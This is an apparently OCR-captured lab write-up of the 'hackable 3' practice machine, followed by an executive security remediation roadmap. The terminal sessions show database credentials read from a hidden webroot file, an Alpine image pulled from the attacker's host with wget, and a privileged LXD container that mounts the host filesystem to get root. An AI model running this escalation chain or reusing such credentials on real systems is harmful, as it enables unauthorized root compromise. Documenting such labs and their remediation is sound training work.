
drwx------ 2 jubiscleudo jubiscleudo 4096 Apr 29 2021 .cache

-rw-r--r-- 1 jubiscleudo jubiscleudo 807 Apr 29 2021 .profile

-rw-r--r-- 1 jubiscleudo jubiscleudo 2984 Apr 27 2021 .user.txt

user flag

cat .user.txt



% &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%

% #%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%(

nvite-me: https://www.linkedin.com/in/eliastouguinho/

jubiscleudo@ubuntu20:~$ cd /home

jubiscleudo@ubuntu20:/home$ ls -la

total 16

drwxr-xr-x 4 root   root   4096 Apr 29 2021 .

drwxr-xr-x 21 root   root   4096 Apr 29 2021 ..

drwxr-x--- 4 hackable_3 hackable_3 4096 Oct 27 09:22 hackable_3

drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29 2021 jubiscleudo

jubiscleudo@ubuntu20:/home$ cd /var/www/html

jubiscleudo@ubuntu20:/var/www/html$ ls -la

total 124

drwxr-xr-x 8 root   root   4096 Jun 30 2021 .

drwxr-xr-x 3 root   root   4096 Apr 29 2021 ..

-rw-r--r-- 1 www-data www-data 61259 Apr 21 2021 3.jpg

drwxr-xr-x 2 www-data www-data 4096 Apr 23 2021 backup

-r-xr-xr-x 1 www-data www-data   522 Apr 29 2021 .backup_config.php

drwxr-xr-x 2 www-data www-data 4096 Apr 29 2021 config

-rw-r--r-- 1 www-data www-data   507 Apr 23 2021 config.php

drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 css

-rw-r--r-- 1 www-data www-data 11327 Jun 30 2021 home.html

drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 imagens

-rw-r--r-- 1 www-data www-data 1095 Jun 30 2021 index.html

drwxr-xr-x 2 www-data www-data 4096 Apr 20 2021 js

drwxr-xr-x 5 www-data www-data 4096 Jun 30 2021 login_page

-rw-r--r-- 1 www-data www-data   487 Apr 23 2021 login.php

-rw-r--r-- 1 www-data www-data   33 Apr 21 2021 robots.txt

jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php

```
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);



// Check connection
if($conexao === false){
   die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
```

open new tab

```
┌──(root㉿kali)-[/home/kali/lxd-alpine-builder]
└─# git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder

Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 57, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 57 (delta 6), reused 8 (delta 4), pack-reused 42 (from 1)
```

```
Receiving objects: 100% (57/57), 3.12 MiB | 1.70 MiB/s, done.
Resolving deltas: 100% (19/19), done.

┌──(root㉿kali)-[/home/kali/lxd-alpine-builder/lxd-alpine-builder]
└─# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md

┌──(root㉿kali)-[/home/kali/lxd-alpine-builder/lxd-alpine-builder]
└─# ./build-alpine
Determining the latest release...
v3.22
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.22/main/x86_64
Downloading alpine-keys-2.5-r0.apk

^C

┌──(root㉿kali)-[/home/kali/lxd-alpine-builder/lxd-alpine-builder]
└─# ./build-alpine
Determining the latest release...
v3.22
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.22/main/x86_64
Downloading alpine-keys-2.5-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

```
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading apk-tools-static-2.14.9-r3.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
alpine-devel@lists.alpinelinux.org-6165ee59.rsa.pub: OK
Verified OK
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3668  100  3668    0     0    760      0  0:00:04  0:00:04 --:--:--   782
--2025-10-27 14:31:50--  http://alpine.mirror.wearetriple.com/MIRRORS.txt
Resolving alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)... 2a00:1f00:dc06:10::6, 93.187.10.24
Connecting to alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)|2a00:1f00:dc06:10::6|:80...
failed: Connection timed out.
Connecting to alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)|93.187.10.24|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3668 (3.6K) [text/plain]
Saving to: ‘/home/kali/lxd-alpine-builder/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt’
```

/home/kali/lxd-alpine-builder/lxd-alpine-
100%[==
=======>] 3.58K --.-KB/s in 0s

2025-10-27 14:34:06 (544 MB/s) - '/home/kali/lxd-alpine-builder/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt' saved [3668/3668]

Selecting mirror http://mirror.lzu.edu.cn/alpine//v3.22/main

fetch http://mirror.lzu.edu.cn/alpine//v3.22/main/x86_64/APKINDEX.tar.gz

(1/27) Installing alpine-baselayout-data (3.7.0-r0)

(2/27) Installing musl (1.2.5-r10)

(3/27) Installing busybox (1.37.0-r19)

Executing busybox-1.37.0-r19.post-install

(4/27) Installing busybox-binsh (1.37.0-r19)

(5/27) Installing alpine-baselayout (3.7.0-r0)

Executing alpine-baselayout-3.7.0-r0.pre-install

Executing alpine-baselayout-3.7.0-r0.post-install

(6/27) Installing bridge (1.5-r5)

(7/27) Installing ifupdown-ng (0.12.1-r7)

(8/27) Installing openrc-user (0.62.6-r0)

(9/27) Installing libcap2 (2.76-r0)

(10/27) Installing openrc (0.62.6-r0)

Executing openrc-0.62.6-r0.post-install

(11/27) Installing mdev-conf (4.8-r0)

(12/27) Installing busybox-mdev-openrc (1.37.0-r19)

(13/27) Installing alpine-conf (3.20.0-r1)

(14/27) Installing alpine-keys (2.5-r0)

(15/27) Installing alpine-release (3.22.2-r0)

(16/27) Installing libcrypto3 (3.5.4-r0)

(17/27) Installing ca-certificates-bundle (20250911-r0)

(18/27) Installing libssl3 (3.5.4-r0)

(19/27) Installing ssl_client (1.37.0-r19)

(20/27) Installing zlib (1.3.1-r2)

(21/27) Installing libapk2 (2.14.9-r3)

(22/27) Installing apk-tools (2.14.9-r3)

(23/27) Installing busybox-openrc (1.37.0-r19)

(24/27) Installing busybox-suid (1.37.0-r19)

(25/27) Installing scanelf (1.3.8-r1)

(26/27) Installing musl-utils (1.2.5-r10)

(27/27) Installing alpine-base (3.22.2-r0)

Executing busybox-1.37.0-r19.trigger

OK: 9 MiB in 27 packages

┌──(root㉿kali)-[/home/kali/lxd-alpine-builder/lxd-alpine-builder]

└─# ls -la

total 7188

drwxr-xr-x 3 root root   4096 Oct 27 14:35 .

drwxrwxr-x 4 kali kali   4096 Oct 27 14:15 ..

-rw-r--r-- 1 root root 3259593 Oct 27 14:15 alpine-v3.13-x86_64-20210218_0139.tar.gz

-rw-r--r-- 1 root root 4044355 Oct 27 14:35 alpine-v3.22-x86_64-20251027_1435.tar.gz

-rwxr-xr-x 1 root root   8064 Oct 27 14:15 build-alpine

drwxr-xr-x 7 root root   4096 Oct 27 14:15 .git

-rw-r--r-- 1 root root   26530 Oct 27 14:15 LICENSE

-rw-r--r-- 1 root root   768 Oct 27 14:15 README.md

---

hackable_3@ubuntu20:/tmp$

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 08:57:32-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 09:18:04-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 09:18:19-- http://192.168.1.2:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8000... failed: Connection refused.

hackable_3@ubuntu20:/tmp$ wget 192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2025-10-27 09:20:00-- http://192.168.1.2:8080/alpine-v3.13-x86_64-20210218_0139.tar.gz

Connecting to 192.168.1.2:8080... connected.

HTTP request sent, awaiting response... 200 OK

Length: 3259593 (3.1M) [application/gzip]

Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64-20210218_0139.tar.gz
100%[==>] 3.11M --.-KB/s in 0.1s

2025-10-27 09:20:00 (28.7 MB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]

hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage

If this is your first time running LXD on this machine, you should also run: lxd init

To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b

hackable_3@ubuntu20:/tmp$ lxc image list

+---------+--------------+--------+------------------------------+--------------+-----------+--------+----------------------+

| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |

+---------+--------------+--------+------------------------------+--------------+-----------+--------+----------------------+

| myimage | cd73881adaac | no | alpine v3.13 (20210218_01:39) | x86_64 | CONTAINER | 3.11MB | Oct 27, 2025 at 9:22am (UTC) |

+---------+--------------+--------+------------------------------+--------------+-----------+--------+-------------------------------+

hackable_3@ubuntu20:/tmp$ lxd init

Would you like to use LXD clustering? (yes/no) [default=no]:

Do you want to configure a new storage pool? (yes/no) [default=yes]:

Name of the new storage pool [default=default]:

Name of the storage backend to use (btrfs, dir, lvm, ceph) [default=btrfs]: dir

Would you like to connect to a MAAS server? (yes/no) [default=no]:

Would you like to create a new local network bridge? (yes/no) [default=yes]:

What should the new bridge be called? [default=lxdbr0]:

What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

Would you like the LXD server to be available over the network? (yes/no) [default=no]:

Would you like stale cached images to be updated automatically? (yes/no) [default=yes]

Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:

hackable_3@ubuntu20:/tmp$

hackable_3@ubuntu20:/tmp$ lxc init myimage ignite -c security.privileged=true

Creating ignite

hackable_3@ubuntu20:/tmp$ lxc config device and ignite mydevice disk source=/path=/mnt/root recursive=true

Error: unknown command "and" for "lxc config device"

hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/path=/mnt/root recursive=true

Error: Invalid devices: Device validation failed for "mydevice": The recursive option is only supported for additional bind-mounted paths

hackable_3@ubuntu20:/tmp$ lxc config device and ignite mydevice disk source=/ path=/mnt/root recursive=true

Error: unknown command "and" for "lxc config device"

hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

Device mydevice added to ignite

hackable_3@ubuntu20:/tmp$ lxc start ignite


hackable_3@ubuntu20:/tmp$ lxc exec ignite /bin/sh


~ # cd /mnt/root/root

/mnt/root/root # ls

knockrestart.sh root.txt snap

/mnt/root/root # cat root.txt





invite-me: linkedin.com/in/eliastouguinho

/mnt/root/root # whoami

root

Executive action plan / roadmap

Executive Action Plan & Security Roadmap

This roadmap prioritizes actions that immediately break the confirmed exploit chain while establishing long-term security maturity. It is structured for executive ownership, budget alignment, and compliance accountability.

✅ **Phase 1 — Immediate Risk Reduction (0–24 hours)**

Objectives: Stop active compromise vectors and secure authentication paths.
Actions:

- **Disable SSH password authentication; enforce key-based access**
- **Remove all secrets from webroot (e.g., .backup_config.php)**
- **Rotate all compromised or potentially exposed credentials**
- **Remove non-admin users from lxd group; disable LXD if not required**
- **Validate no privileged containers or host-mount devices remain**

Outcome: Exploit chain fully interrupted — risk reduced from Critical → Medium

Success metric: Retest shows all PoC paths fail

Owner: Security Operations Lead
Target: Today

✅ **Phase 2 — Stabilization & Hardened Configuration (1–7 days)**

Objectives: Prevent re-exploitation and strengthen baseline security.
Actions:

- **Implement firewall rules and brute-force protection (fail2ban)**
- **Patch OS/kernel; align with supported releases**
- **Enforce least privilege for users and services**
- **Secure backup storage & remove risky file permissions**
- **Deploy secret management (environment variables or Vault/KMS)**

Outcome: System immune to same class of attacks
Success metric: Zero high-risk findings in re-scan
Owner: IT Infrastructure Team
Target: End of week

✅ **Phase 3 — Monitoring, Detection & Alerting (1–6 weeks)**

Objectives: Ensure rapid detection of any future exploitation attempts.
Actions:

- **Enable alerting for SSH anomalies (failed/suspicious login patterns)**
- **Implement detection for LXD privileged operations (host-mount, lxc exec)**
- **File Integrity Monitoring (webroot, /root, auth files)**
- **Log forwarding into SIEM with tuned alert thresholds**
- **IOA/IOC-based detection through EDR agent deployment**

Outcome: Reduced attacker dwell time & improved incident visibility
Owner: Security Monitoring / SOC
Target: 4–6 weeks

✅ **Phase 4 — Security Maturity & Governance (6–12 weeks)**

Objectives: Long-term resiliency and compliance readiness.
Actions:

- **Quarterly access reviews for privileged groups**
- **Secrets scanning integrated into CI/CD pipelines**
- **Incident response tabletop exercises**
- **Define secure configuration baseline (Hardened Linux CIS benchmarks)**
- **Awareness/training for dev & ops teams**

Outcome: Continuous improvement & alignment to security standards
Success metric: High rating in follow-up VAPT and internal audits
Owner: CISO / Security Governance Lead
Target: Ongoing

🌐 **Roadmap Visualization (High-Level)**

Today 1 Week 6 Weeks 12 Weeks+

|----------|----------|----------|----------→

Phase 1 Phase 2 Phase 3 Phase 4

Stop breach → Harden baseline → Catch attacks → Sustain maturity

---

✅ **Executive KPI Dashboard**

Metric	Current	Target	When
SSH password authentication	Enabled	Disabled	Phase 1
Privileged LXD access	Allowed	Restricted to admins only	Phase 1
Secrets in webroot	Present	Eliminated	Phase 1
Monitoring coverage (SSH/LXD)	Low	High	Phase 3
Patch compliance level	Unknown	≥95%	Phase 2–3

Final Decision Points for Leadership

Decision	Required By
Approve LXD removal / redesign if not required in production	Phase 1
Approve budget for SIEM/EDR tooling	Phase 3
Approve governance policy updates	Phase 4

✅ **Message to Executives**

Fix the urgent attack paths today, strengthen systems this week, and mature defenses within the quarter.